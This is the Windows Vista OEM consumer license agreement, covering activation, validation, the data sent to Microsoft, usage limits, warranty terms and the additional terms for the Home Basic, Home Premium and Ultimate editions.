WINDOWS VISTA ULTIMATE

These license terms are an agreement between you and

- the device manufacturer that distributes the software with the device, or
- the software installer that distributes the software with the device.

Please read them. They apply to the software named above, which includes the media on which you received it, if any. Printed paper license terms, which may come with the software, take the place of any on-screen license terms. The terms also apply to any Microsoft

- updates,
- supplements,
- Internet-based services, and
- support services

for this software, unless other terms accompany those items. If so, those terms apply. If you obtain updates or supplements directly from Microsoft, Microsoft and not the manufacturer or installer, licenses those to you.

By using the software, you accept these terms. If you do not accept them, do not use the software. Instead, contact the manufacturer or installer to determine their return policy for a refund or credit.

As described below, using the software also operates as your consent to the transmission of certain computer information during activation, validation and for Internet-based services.

If you comply with these license terms, you have the rights below for each license you acquire.

1. **OVERVIEW.**

   a. **Software.** The software includes desktop operating system software. This software does not include Windows Live services. Windows Live is a service available from Microsoft under a separate agreement.

   b. **License Model**. The software is licensed on a per copy per device basis.

   c. **Edition Specific Rights**. See the Additional License Terms sections at the end of this agreement for license terms that apply to specific editions of the software.

2. **INSTALLATION AND USE RIGHTS.** The software license is permanently assigned to the device with which you acquired the software. That device is the "licensed device." A hardware partition is considered to be a separate device.

   a. **Licensed Device.** You may install one copy of the software on the licensed device. You may use the software on up to two processors on that device at one time. You may not use the software on any other device.

   b. **Number of Users**. Except as provided in the Device Connections (all editions), Remote Access Technologies (Home Basic and Home Premium editions) and Other Access Technologies (Ultimate edition) sections below, only one user may use the software at a time.

   c. **Alternative Versions**. The software may include more than one version, such as 32-bit and 64-bit. You may use only one version at one time. If manufacturer or installer provides you with a one-time selection between language versions, you may use only the one language version you select.

3. **ADDITIONAL LICENSING REQUIREMENTS AND/OR USE RIGHTS.**

   a. **Multiplexing**. Hardware or software you use to

      - pool connections, or

      - reduce the number of devices or users that directly access or use the software

      (sometimes referred to as "multiplexing" or "pooling"), does not reduce the number of licenses you need.

   b. **Font Components**. While the software is running, you may use its fonts to display and print content. You may only

      - embed fonts in content as permitted by the embedding restrictions in the fonts; and

      - temporarily download them to a printer or other output device to print content.

   c. **Icons, images and sounds.** While the software is running, you may use but not share its icons, images, sounds, and media.

4. **MANDATORY ACTIVATION**.

   Activation associates the use of the software with a specific device. During activation, the software will send information about the software and the device to Microsoft. This information includes the version, language and product key of the software, the Internet protocol address of the device, and information derived from the hardware configuration of the device. For more information, see http://go.microsoft.com/fwlink/?linkid=69497. By using the software, you consent to the transmission of this information. Before you activate, you have the right to use the version of the software installed during the installation process. Your right to use the software after the time specified in the installation process is limited unless it is activated. This is to prevent its unlicensed use. **You will not be able to continue using the software after that time if you do not activate it.** If the device is connected to the Internet, the software may automatically connect to Microsoft for activation. You can also activate the software manually by Internet or telephone. If you do so, Internet and telephone service charges may apply. Some changes to your computer components or the software may require you to reactivate the software. If the manufacturer or installer activated the software for you, you may not be asked to activate the software when you first use it. **The software will remind you to activate it until you do.**

5. **VALIDATION.**

   a. The software will from time to time validate the software, update or require download of the validation feature of the software. Validation verifies that the software has been activated and is properly licensed. Validation also permits you to use certain features of the software or to obtain additional benefits. For more information, see http://go.microsoft.com/fwlink/?linkid=39157.

   b. During a validation check, the software will send information about the software and the device to Microsoft. This information includes the version and product key of the software, and the Internet protocol address of the device. Microsoft does not use the information to identify or contact you. By using the software, you consent to the transmission of this information. For more information about validation and what is sent during a validation check, see http://go.microsoft.com/fwlink/?linkid=69500.

   c. If, after a validation check, the software is found not to be properly licensed, the functionality of the software may be affected. For example, you may

      - need to reactivate the software, or

      - receive reminders to obtain a properly licensed copy of the software,

      or you may not be able to

      - use or continue to use some of the features of the software, or

      - obtain certain updates or upgrades from Microsoft.

   d. You may only obtain updates or upgrades for the software from Microsoft or authorized sources. For more information on obtaining updates from authorized sources see http://go.microsoft.com/fwlink/?linkid=69502.

6. **POTENTIALLY UNWANTED SOFTWARE**. If turned on, Windows Defender will search your computer for “spyware,” “adware” and other potentially unwanted software. If it finds potentially unwanted software, the software will ask you if you want to ignore, disable (quarantine) or remove it. Any potentially unwanted software rated “high” or “severe,” which will automatically be removed after scanning unless you change the default setting. Removing or disabling potentially unwanted software may result in

   - other software on your computer ceasing to work, or

   - your breaching a license to use other software on your computer.

   By using this software, it is possible that you will also remove or disable software that is not potentially unwanted software.

7. **INTERNET-BASED SERVICES.** Microsoft provides Internet-based services with the

software. It may change or cancel them at any time.

a. **Consent for Internet-Based Services.** The software features described below and in the Windows Vista Privacy Statement connect to Microsoft or service provider computer systems over the Internet. In some cases, you will not receive a separate notice when they connect. You may switch off these features or not use them. For more information about these features, see the Windows Vista Privacy Statement at http://go.microsoft.com/fwlink/?linkid=20615. **By using these features, you consent to the transmission of this information.** Microsoft does not use the information to identify or contact you.

   Computer Information. The following features use Internet protocols, which send to the appropriate systems computer information, such as your Internet protocol address, the type of operating system, browser and name and version of the software you are using, and the language code of the device where you installed the software. Microsoft uses this information to make the Internet-based services available to you.

   - Windows Update Feature. You may connect new hardware to your device. Your device may not have the drivers needed to communicate with that hardware. If so, the update feature of the software can obtain the correct driver from Microsoft and install it on your device. You can switch off this update feature.

   - Web Content Features. Features in the software can retrieve related content from Microsoft and provide it to you. Examples of these features are clip art, templates, online training, online assistance and Appshelp. You may choose not to use these web content features.

   - Digital Certificates. The software uses digital certificates. These digital certificates confirm the identity of Internet users sending X.509 standard encrypted information. They also can be used to digitally sign files and macros, and to verify the integrity and origin of the file contents. The software retrieves certificates and updates certificate revocation lists over the Internet, when available.

   - Auto Root Update. The Auto Root Update feature updates the list of trusted certificate authorities. You can switch off the Auto Root Update feature.

   - Windows Media Digital Rights Management. Content owners use Windows Media digital rights management technology (WMDRM) to protect their intellectual property, including copyrights. This software and third party software use WMDRM to play and copy WMDRM-protected content. If the software fails to protect the content, content owners may ask Microsoft to revoke the software's ability to use WMDRM to play or copy protected content. Revocation does not affect other content. When you download licenses for protected content, you agree that Microsoft may include a revocation list with the licenses. Content owners may require you to upgrade WMDRM to access their content. Microsoft software that includes WMDRM will ask for your consent prior to the upgrade. If you decline an upgrade, you will not be able to access content that requires the upgrade. You may switch off WMDRM features that access the Internet. When these features are off, you can still play content for which you have a valid license.

   - Windows Media Player. When you use Windows Media Player, it checks with Microsoft for

- compatible online music services in your region;
- new versions of the player; and
- codecs if your device does not have the correct ones for playing content.

You can switch off this last feature. For more information, go to http://go.microsoft.com/fwlink/?linkid=44073.

- Malicious Software Removal/Clean On Upgrade. Before installation of the software, the software will check and remove certain malicious software listed at http://www.support.microsoft.com/?kbid=890830 (“Malware”) from your device. When the software checks your device for Malware, a report will be sent to Microsoft about any Malware detected or errors that occurred while the software was checking for Malware. No information that can be used to identify you is included in the report. You may disable the software’s Malware reporting functionality by following the instructions found at http://www.support.microsoft.com/?kbid=890830.

- Network Connectivity Status Icon. This feature determines whether a system is connected to a network by either passive monitoring of network traffic or active DNS or HTTP queries. The query only transfers standard TCP/IP or DNS information for routing purposes. You can switch off the active query feature through a registry setting.

- Windows Time Service. This service synchronizes with www.time.windows.com once a week to provide your computer with the correct time. You can turn this feature off or choose your preferred time source within the Date and Time Control Panel applet. The connection uses standard NTP protocol.

- IPv6 Network Address Translation (NAT) Traversal service (Teredo). This feature helps existing home Internet gateway devices transition to IPv6. IPv6 is next generation Internet protocol. It helps enable end-to-end connectivity often needed by peer-to-peer applications. To do so, each time you start up the software the Teredo client service will attempt to locate a public Teredo Internet service. It does so by sending a query over the Internet. This query only transfers standard Domain Name Service information to determine if your computer is connected to the Internet and can locate a public Teredo service. If you

  - use an application (e.g. Windows Meeting Space) that needs IPv6 connectivity or
  - configure your firewall to always enable IPv6 connectivity

  by default standard Internet Protocol information will be sent to the Teredo service at Microsoft at regular intervals. No other information is sent to Microsoft. You can change this default to use non-Microsoft servers. You can also switch off this feature using a command line utility named “netsh”.

b. **Use of Information.** Microsoft may use the computer information, error reports, and Malware reports to improve our software and services. We may also share it with others, such as hardware and software vendors. They may use the information to improve how their products run with Microsoft software.

c. **Misuse of Internet-based Services**. You may not use these services in any way that could harm them or impair anyone else's use of them. You may not use the services to try to gain unauthorized access to any service, data, account or network by any means.

8. **SCOPE OF LICENSE.** The software is licensed, not sold. This agreement only gives you some rights to use the software. The manufacturer or installer and Microsoft reserve all other rights. Unless applicable law gives you more rights despite this limitation, you may use the software only as expressly permitted in this agreement. In doing so, you must comply with any technical limitations in the software that only allow you to use it in certain ways. For more information, see the software documentation. You may not

   - work around any technical limitations in the software;
   - reverse engineer, decompile or disassemble the software, except and only to the extent that applicable law expressly permits, despite this limitation;
   - use components of the software to run applications not running on the software;
   - make more copies of the software than specified in this agreement or allowed by applicable law, despite this limitation;
   - publish the software for others to copy;
   - rent, lease or lend the software; or
   - use the software for commercial software hosting services.

9. **MICROSOFT .NET BENCHMARK TESTING**. The software includes one or more components of the .NET Framework 3.0 (".NET Components"). You may conduct internal benchmark testing of those components. You may disclose the results of any benchmark test of those components, provided that you comply with the conditions set forth at http://go.microsoft.com/fwlink/?LinkID=66406. Notwithstanding any other agreement you may have with Microsoft, if you disclose such benchmark test results, Microsoft shall have the right to disclose the results of benchmark tests it conducts of your products that compete with the applicable .NET Component, provided it complies with the same conditions set forth at http://go.microsoft.com/fwlink/?LinkID=66406.

10. **BACKUP COPY**. You may make one backup copy of the software media. You may use it only to reinstall the software.

11. **DOCUMENTATION**. Any person that has valid access to your computer or internal network may copy and use the documentation for your internal, reference purposes.

12. **NOT FOR RESALE SOFTWARE**. You may not sell software marked as "NFR" or "Not for Resale."

13. **UPGRADES**. To use upgrade software, you must first be licensed for the software that is eligible for the upgrade. Upon upgrade, this agreement takes the place of the agreement for the software you upgraded from. After you upgrade, you may no longer use the software you upgraded from, except as permitted in the Downgrade section below (Ultimate edition).

14. **PROOF OF LICENSE.**

a. If you acquired the software on a device, or on a disc or other media, a genuine Microsoft Certificate of Authenticity label with a genuine copy of the software identifies licensed software. To be valid, this label must be affixed to the device or appear on the manufacturer's or installer's packaging. If you receive the label separately, it is invalid. You should keep label on the device or the packaging that has the label on it to prove that you are licensed to use the software. If the device comes with more than one genuine Certificate of Authenticity label, you may use each version of the software identified on those labels.

b. To identify genuine Microsoft software, see www.howtotell.com.

15. **TRANSFER TO A THIRD PARTY.** You may transfer the software directly to a third party only with the licensed device. You may not keep any copies of the software or any earlier version. Before any permitted transfer, the other party must agree that this agreement applies to the transfer and use of the software. The transfer must include the Certificate of Authenticity label.

16. **NOTICE ABOUT THE MPEG-4 VISUAL STANDARD.** This software includes MPEG-4 visual decoding technology. MPEG LA, L.L.C. requires this notice:

    USE OF THIS PRODUCT IN ANY MANNER THAT COMPLIES WITH THE MPEG-4 VISUAL STANDARD IS PROHIBITED, EXCEPT FOR USE DIRECTLY RELATED TO (A) DATA OR INFORMATION (i) GENERATED BY AND OBTAINED WITHOUT CHARGE FROM A CONSUMER NOT THEREBY ENGAGED IN A BUSINESS ENTERPRISE, AND (ii) FOR PERSONAL USE ONLY; AND (B) OTHER USES SPECIFICALLY AND SEPARATELY LICENSED BY MPEG LA, L.L.C.

    If you have questions about the MPEG-4 visual standards, please contact MPEG LA, L.L.C., 250 Steele Street, Suite 300, Denver, Colorado 80206; www.mpegla.com.

17. **NOTICE ABOUT THE VC-1 VISUAL STANDARD.** This software may include VC-1 visual decoding technology. MPEG LA, L.L.C. requires this notice:

    THIS PRODUCT IS LICENSED UNDER THE VC-1 PATENT PORTFOLIO LICENSES FOR THE PERSONAL AND NON-COMMERCIAL USE OF A CONSUMER TO (A) ENCODE VIDEO IN COMPLIANCE WITH THE VC-1 STANDARD ("VC-1 VIDEO") OR (B) DECODE VC-1 VIDEO THAT WAS ENCODED BY A CONSUMER ENGAGED IN A PERSONAL AND NON-COMMERCIAL ACTIVITY AND/OR WAS OBTAINED FROM A VIDEO PROVIDER LICENSED TO PROVIDE VC-1 VIDEO. NO LICENSE IS GRANTED OR SHALL BE IMPLIED FOR ANY OTHER USE.

    If you have questions about the VC-1 visual standards, please contact MPEG LA, L.L.C., 250 Steele Street, Suite 300, Denver, Colorado 80206; www.mpegla.com.

18. **NOTICE ABOUT THE MPEG-2 VISUAL STANDARD.** If the software includes Microsoft DVD playback software for Windows Vista it contains MPEG-2 visual decoding technology. MPEG LA, L.L.C. requires this notice:

    USE OF THIS PRODUCT IN ANY MANNER THAT COMPLIES WITH THE MPEG 2 VISUAL STANDARD IS PROHIBITED, EXCEPT FOR USE DIRECTLY RELATED TO (A) DATA OR INFORMATION (i) GENERATED BY AND OBTAINED WITHOUT CHARGE FROM A CONSUMER NOT THEREBY ENGAGED IN A BUSINESS ENTERPRISE, AND (ii) FOR PERSONAL USE ONLY; AND (B) OTHER USES SPECIFICALLY AND SEPARATELY LICENSED BY MPEG LA, L.L.C.

    If you have questions about the MPEG-2 visual standard, please contact MPEG LA, L.L.C., 250 Steele Street, Suite 300, Denver, Colorado 80206; www.mpegla.com.

19. **THIRD PARTY PROGRAMS.** The software contains third party programs. The license terms with those programs apply to your use of them.

20. **EXPORT RESTRICTIONS**. The software is subject to United States export laws and regulations. You must comply with all domestic and international export laws and regulations that apply to the software. These laws include restrictions on destinations, end users and end use. For additional information, see www.microsoft.com/exporting.

21. **SUPPORT SERVICES.** For the software generally, contact the manufacturer or installer for support options. Refer to the support number provided with the software. For updates and supplements obtained directly from Microsoft, Microsoft provides support as described at http://www.support.microsoft.com/common/international.aspx. If you are using software that is not properly licensed, you will not be entitled to receive support services.

22. **ENTIRE AGREEMENT**. This agreement (including the warranty below), additional terms and the terms for supplements, updates, Internet-based services and support services that you use, are the entire agreement for the software and support services.

23. **APPLICABLE LAW.**

    a. **United States**. If you acquired the software in the United States, Washington state law governs the interpretation of this agreement and applies to claims for breach of it, regardless of conflict of laws principles. The laws of the state where you live govern all other claims, including claims under state consumer protection laws, unfair competition laws, and in tort.

    b. **Outside the United States**. If you acquired the software in any other country, the laws of that country apply.

24. **LEGAL EFFECT.** This agreement describes certain legal rights. You may have other rights under the laws of your state or country. You may also have rights with respect to the party from whom you acquired the software. This agreement does not change your rights under the laws of your state or country if the laws of your state or country do not permit it to do so.

25. **LIMITATION ON AND EXCLUSION OF DAMAGES. Except for any refund the manufacturer or installer may provide, you cannot recover any other damages, including consequential, lost profits, special, indirect or incidental damages.**

    This limitation applies to

    - anything related to the software, services, content (including code) on third party Internet sites, or third party programs; and

    - claims for breach of contract, breach of warranty, guarantee or condition, strict liability, negligence, or other tort to the extent permitted by applicable law.

    It also applies even if

    - repair, replacement or a refund for the software does not fully compensate you for any losses; or

- The manufacturer or installer, or Microsoft knew or should have known about the possibility of the damages.

Some states do not allow the exclusion or limitation of incidental or consequential damages, so the above limitation or exclusion may not apply to you. They also may not apply to you because your country may not allow the exclusion or limitation of incidental, consequential or other damages.

****

LIMITED WARRANTY

A. **LIMITED WARRANTY.** If you follow the instructions and the software is properly licensed, the software will perform substantially as described in the Microsoft materials that you receive in or with the software.

B. **TERM OF WARRANTY; WARRANTY RECIPIENT; LENGTH OF ANY IMPLIED WARRANTIES. The limited warranty covers the software for 90 days after acquired by the first user. If you receive supplements, updates, or replacement software during those 90 days, they will be covered for the remainder of the warranty or 30 days, whichever is longer.** If you transfer the software, the remainder of the warranty will apply to the recipient.

To the extent permitted by law, any implied warranties, guarantees or conditions last only during the term of the limited warranty. Some states do not allow limitations on how long an implied warranty lasts, so these limitations may not apply to you. They also might not apply to you because some countries may not allow limitations on how long an implied warranty, guarantee or condition lasts.

C. **EXCLUSIONS FROM WARRANTY.** This warranty does not cover problems caused by your acts (or failures to act), the acts of others, or events beyond the reasonable control of the manufacturer or installer, or Microsoft.

D. **REMEDY FOR BREACH OF WARRANTY. The manufacturer or installer will, at its election, either (i) repair or replace the software at no charge, or (ii) accept return of the product(s) for a refund of the amount paid, if any. The manufacturer or installer may also repair or replace supplements, updates and replacement software or provide a refund of the amount you paid for them, if any. Contact the manufacturer or installer about its policy. These are your only remedies for breach of the limited warranty.**

E. **CONSUMER RIGHTS NOT AFFECTED. You may have additional consumer rights under your local laws, which this agreement cannot change.**

F. **WARRANTY PROCEDURES.** Contact the manufacturer or installer to find out how to obtain warranty service for the software. For a refund, you must comply with the manufacturer’s or installer’s return policies.

G. **NO OTHER WARRANTIES. The limited warranty is the only direct warranty from the manufacturer or installer, or Microsoft. The manufacturer or installer and Microsoft give no other express warranties, guarantees or conditions. Where allowed by your local laws, the manufacturer or installer and Microsoft exclude implied warranties of merchantability, fitness for a particular purpose and non-infringement.** If your local laws give you any implied warranties, guarantees or conditions, despite this exclusion, your remedies are described in the Remedy for Breach of Warranty clause above, to the extent permitted by your local laws.

H. **LIMITATION ON AND EXCLUSION OF DAMAGES FOR BREACH OF WARRANTY. The Limitation on and Exclusion of Damages clause above applies to breaches of this limited warranty.**

This warranty gives you specific legal rights, and you may also have other rights which vary from state to state.   You may also have other rights which vary from country to country.

WINDOWS VISTA HOME BASIC

ADDITIONAL LICENSE TERMS. The following additional license terms apply to Windows Vista Home Basic.

1. **DEVICE CONNECTIONS.** You may allow up to 5 other devices to access the software installed on the licensed device to use File Services, Print Services, Internet Information Services and Internet Connection Sharing and Telephony Services.

2. **REMOTE ACCESS TECHNOLOGIES.** You may remotely access and use the software installed on the licensed device from another device to share a session using Remote Assistance or similar technologies. A "session" means the experience of interacting with the software, directly or indirectly, through any combination of input, output and display peripherals.

3. **OTHER REMOTE USES.** You may allow any number of devices to access the software installed on the licensed device for purposes other than those described in the Device Connections and Remote Access Technologies sections above, such as to synchronize data between devices.

4. **USE WITH VIRTUALIZATION TECHNOLOGIES.** You may not use the software installed on the licensed device within a virtual (or otherwise emulated) hardware system.

WINDOWS VISTA HOME PREMIUM

ADDITIONAL LICENSE TERMS. The following additional license terms apply to Windows Vista Home Premium.

1. **DEVICE CONNECTIONS.** You may allow up to 10 other devices to access the software installed with the licensed device to use File Services, Print Services, Internet Information Services and Internet Connection Sharing and Telephony Services.

2. **REMOTE ACCESS TECHNOLOGIES.** You may remotely access and use the software installed on the licensed device from another device to share a session using Remote Assistance or similar technologies. A "session" means the experience of interacting with the software, directly or indirectly, through any combination of input, output and display peripherals.

3. **OTHER REMOTE USES.** You may allow any number of devices to access the software installed on the licensed device for purposes other than those described in the Device Connections and Remote Access Technologies sections above, such as to synchronize data between devices.

4. **USE WITH VIRTUALIZATION TECHNOLOGIES.** You may not use the software installed on the licensed device within a virtual (or otherwise emulated) hardware system.

5. **MEDIA CENTER EXTENDER.** You may have 5 Media Center Extender Sessions (or other software or devices which provide similar functionality for a similar purpose) running at the same time to display the software user interface or content on other displays or devices.

6. **ELECTRONIC PROGRAMMING GUIDE.** If the software includes access to an electronic

programming guide service that displays customized television listings, a separate service agreement applies to the service. If you do not agree to the terms of the service agreement, you may continue to use the software, but you will not be able to use the electronic programming guide service. The service may contain advertising content and related data, which are received and stored by the software. The service is not available in all areas. Please consult the software information for instructions on accessing the service agreement.

7. **RELATED MEDIA INFORMATION.** If you request related media information as part of your playback experience, the data provided to you may not be in your local language. Some countries or regions have laws and regulations which may restrict or limit your ability to access certain types of content.

8. **CONSENT TO UPDATE INFRARED EMITTER/RECEIVER.** The software may contain technology to ensure the proper functioning of the infrared emitter/receiver device that ships with certain Media Center-based products. By accepting these license terms, you agree that the software may update the firmware of this device.

9. **WORLDWIDE USE OF THE MEDIA CENTER.** Media Center is not designed for use in every country. For example, although the Media Center information may refer to certain features such as an electronic programming guide or provide information on how to configure a TV tuner, these features may not work in your area. Please refer to the Media Center information for a list of features that may not work in your area.

WINDOWS VISTA ULTIMATE

ADDITIONAL LICENSE TERMS. The following additional license terms apply to Windows Vista Ultimate.

1. **DEVICE CONNECTIONS.** You may allow up to 10 other devices to access the software installed on the licensed device to use File Services, Print Services, Internet Information Services and Internet Connection Sharing and Telephony Services.

2. **REMOTE ACCESS TECHNOLOGIES.** You may access and use the software installed on the licensed device remotely from another device using remote access technologies as follows.

   - Remote Desktop. The single primary user of the licensed device may access a session from any other device using Remote Desktop or similar technologies. A "session" means the experience of interacting with the software, directly or indirectly, through any combination of input, output and display peripherals. Other users may access a session from any device using these technologies, if the remote device is separately licensed to run the software.

   - Other Access Technologies. You may use Remote Assistance or similar technologies to share an active session.

3. **OTHER REMOTE USES.** You may allow any number of devices to access the software installed on the licensed device for purposes other than those described in the Device Connections and Remote Access Technologies sections above, such as to synchronize data between devices.

4. **USE WITH VIRTUALIZATION TECHNOLOGIES.** You may use the software installed on the licensed device within a virtual (or otherwise emulated) hardware system on the licensed device. If you do so, you may not play or access content or use applications protected by any Microsoft digital, information or enterprise rights management technology or other Microsoft rights management services or use BitLocker. We advise against playing or accessing content or using applications protected by other digital, information or enterprise rights management technology or other rights management services or using full volume disk drive encryption.

5. **MEDIA CENTER EXTENDER.** You may have 5 Media Center Extender Sessions (or other software or devices which provide similar functionality for a similar purpose) running at the same time to display the software user interface or content on other displays or devices.

6. **ELECTRONIC PROGRAMMING GUIDE.** If the software includes access to an electronic programming guide service that displays customized television listings, a separate service agreement applies to the service. If you do not agree to the terms of the service agreement, you may continue to use the software, but you will not be able to use the electronic programming guide service. The service may contain advertising content and related data, which are received and stored by the software. The service is not available in all areas. Please consult the software information for instructions on accessing the service agreement.

7. **RELATED MEDIA INFORMATION.** If you request related media information as part of your playback experience, the data provided to you may not be in your local language. Some countries or regions have laws and regulations which may restrict or limit your ability to access certain types of content.

8. **CONSENT TO UPDATE INFRARED EMITTER/RECEIVER.** The software may contain technology to ensure the proper functioning of the infrared emitter/receiver device that ships with certain Media Center-based products. By accepting these license terms, you agree that the software may update the firmware of this device.

9. **WORLDWIDE USE OF THE MEDIA CENTER.** Media Center is not designed for use in every country. For example, although the Media Center information may refer to certain features such as an electronic programming guide or provide information on how to configure a TV tuner, these features may not work in your area. Please refer to the Media Center information for a list of features that may not work in your area.

10. **DOWNGRADE.** Instead of using the software, you may use one of the following earlier versions:

    - Microsoft Windows XP Professional,

    - Microsoft Windows Professional x64 Edition, or

    - Microsoft Windows XP Tablet PC Edition.

    This agreement applies to your use of the earlier versions. If the earlier version includes different components, any terms for those components in the agreement that comes with the earlier version apply to your use of them. Neither the manufacturer or installer, nor Microsoft is obligated to supply earlier versions to you. You must obtain the earlier version separately. At any time, you may replace an earlier version with this version of the software.

EULAID:VISTA_RM.0_CONSUMER_OEM_en-US